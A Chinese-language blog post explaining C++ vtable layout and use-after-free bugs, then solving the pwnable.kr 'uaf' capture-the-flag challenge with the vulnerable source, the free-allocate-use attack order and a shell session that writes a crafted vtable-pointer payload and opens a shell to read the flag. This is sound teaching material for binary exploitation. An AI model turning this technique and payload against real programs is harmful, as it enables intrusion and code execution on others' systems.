C++虚函数和UAF (https://endcat.cn/kanna/index.php/2020/05/17/958/)

2020-5-17 21:53 | 84 | 1 |
Binary (https://endcat.cn/kanna/index.php/category/security/binary/) , Security (https://endcat.cn/kanna/index.php/category/security/)
2836 字 | 10 分钟


0x01 前置知识


虚函数

在 C++ 里面，如果类里面有虚函数，它就会有一个虚函数表的指针__vfptr（virtual function pointer），存放在类对象最开始的内存数据中，在这之后就是类中成员变量的内存数据。对于其子类来说，最开始的内存数据记录着父类对象的拷贝，包括父类虚函数表指针和成员变量，紧接其后的是子类自己的成员变量数据。


```
BaseClass

   +-------------+
   |             |
   |  __vfptr    | <------+ when virtual
   |             |          function exists
   +-------------+
   |             |
   |  Base data  | +-------------+
   |             |               |
   +-------------+               | (same as)
                                 |
Child                            v

   +-------------+          +------------+
   |             |          | __vfptr    |
   |  base copy  | +------> +------------+
   |             |          |  base data |
   +-------------+          +------------+
   |             |
   | child data  |
   |             |
   +-------------+
```

有虚函数重载和无虚函数重载的区别：






多重继承的例子：



如果类里面有虚函数，首先会建立一张虚函数表，子类首先继承父类 vtable，如果父类的 vtable 中有私有的虚函数，子类 vtable 中同样有该私有虚函数的地址。当子类重载父类虚函数的时候，修改 vtable 同名的函数地址并改为指向子类的函数地址。如果子类中有新的虚函数，添加在 vtable 尾部。

UAF

UAF 全称是 Use-After-Free，就是对悬垂指针所指向的内存进行利用。如将悬垂指针所指向的内存重新分配回来，且尽可能地使该内存中的内容可控，比如重新分配为字符串。



比如有一个结构体指针 p，在释放掉 p 之后，没有将 p 置 NULL，所以 p 变成 Dangling pointer，再通过重新分配，再次拿到 p 之前指向的这段地址空间。之后，通过 strcpy (p2,"addr")，或者其他方式，向这段地址空间写入新数据。然后当我们通过其他函数，再次使用 p 指针，就会造成无法预料的后果，因为此时 p 指针指向的内存包含的已经是完全不同的数据。

0x02 pwnable.kr uaf

```
class Human{
    private:
        virtual void give_shell(){
            system("/bin/sh");
        }
    protected:
        int age;
        string name;
    public:
        virtual void introduce(){
            cout << "My name is " << name << endl;
            cout << "I am " << age << " years old" << endl;
        }
};
```

第一个类 Human 中有虚函数，那么类 Human 具有一个 vtable，这个 vtable 中记录了类中所有虚函数的函数指针，即包括 give_shell 和 introduce 两个函数的函数指针。在 vtable 后面是类的数据部分。

```
class Man: public Human{
    public:
        Man(string name, int age){
            this->name = name;
            this->age = age;
        }
    virtual void introduce(){
        Human::introduce();
        cout << "I am a nice guy!" << endl;
    }
};

class Woman: public Human{
    public:
        Woman(string name, int age){
            this->name = name;
            this->age = age;
        }
        virtual void introduce(){
            Human::introduce();
            cout << "I am a cute girl!" << endl;
        }
}
```

上面创建了一个男人类和一个女人类，都是继承了 Human 类，并且都实现了各自的 introduce 方法。这两个类都会继承父类的 vtable，并且 vtable 里面的 introduce 函数指针将会被替换成各自的函数地址。

```
int main(int argc, char* argv[]){
    Human* m = new Man("Jack", 25);
    Human* w = new Woman("Jill", 21);

    size_t len;
    char * data;
    unsigned int op;
    while (1){
        cout << "1. use\n2. after\n3. free\n";
        cin >> op;

        switch (op){
            case 1:
                m->introduce();
                w->introduce();
                break;
            case 2:
                len = atoi(argv[1]);
                data = new char[len];
                read(open(argv[2], O_RDONLY), data, len);
                cout << "your data is allocated" << endl;
                break;
            case 3;
                delete m;
                delete w;
                break;
            default:
                break;
        }
    }
    return 0;

}
```

查看一下 main 函数，存在 switch 分支：

- 1 -> 调用两个类的函数
- 2 -> 分配 data 空间，从文件名为 argv [2] 中读取长度为 argv [1] 的字符到 data 部分。
- 3 -> 释放对象

容易设计出的攻击链是：首先执行 case3，把对象空间释放，指针置 NULL；执行 case2，因为 data 在分配空间的时候是分配到刚释放的空间里去的，可以打成修改 introduce 为 give_shell，最后调用 case1 完成攻击。这里需要注意下 free 的顺序是先 free 的 m，后 free 的 w，因此在分配内存的时候优先分配到后释放的 w, 因此需要先申请一次空间，将 w 分配出去，再开一次，就能分配到 m 了。

执行的顺序是 3221。然后找到对应的虚表地址改成 give_shell 的地址就可以了。（可能在本机上编译会出现地址出现偏移的情况，初判断是编译的原因，请具体分析）

函数的执行是根据虚表偏移来找函数执行的，因为 give_shell 在 introduce 的前面，所以只要调整 vptr 为 vptr-8 就可以。

```
uaf@pwnable:~$ python -c "print '\x68\x15\x40\x00\x00\x00\x00\x00'" > /tmp/poc
uaf@pwnable:~$ ./uaf 24 /tmp/poc
1. use
2. after
3. free
3
1. use
2. after
3. free
2
your data is allocated
1. use
2. after
3. free
2
your data is allocated
1. use
2. after
3. free
1
$ cat flag
yay_f1ag_aft3r_pwning
$
```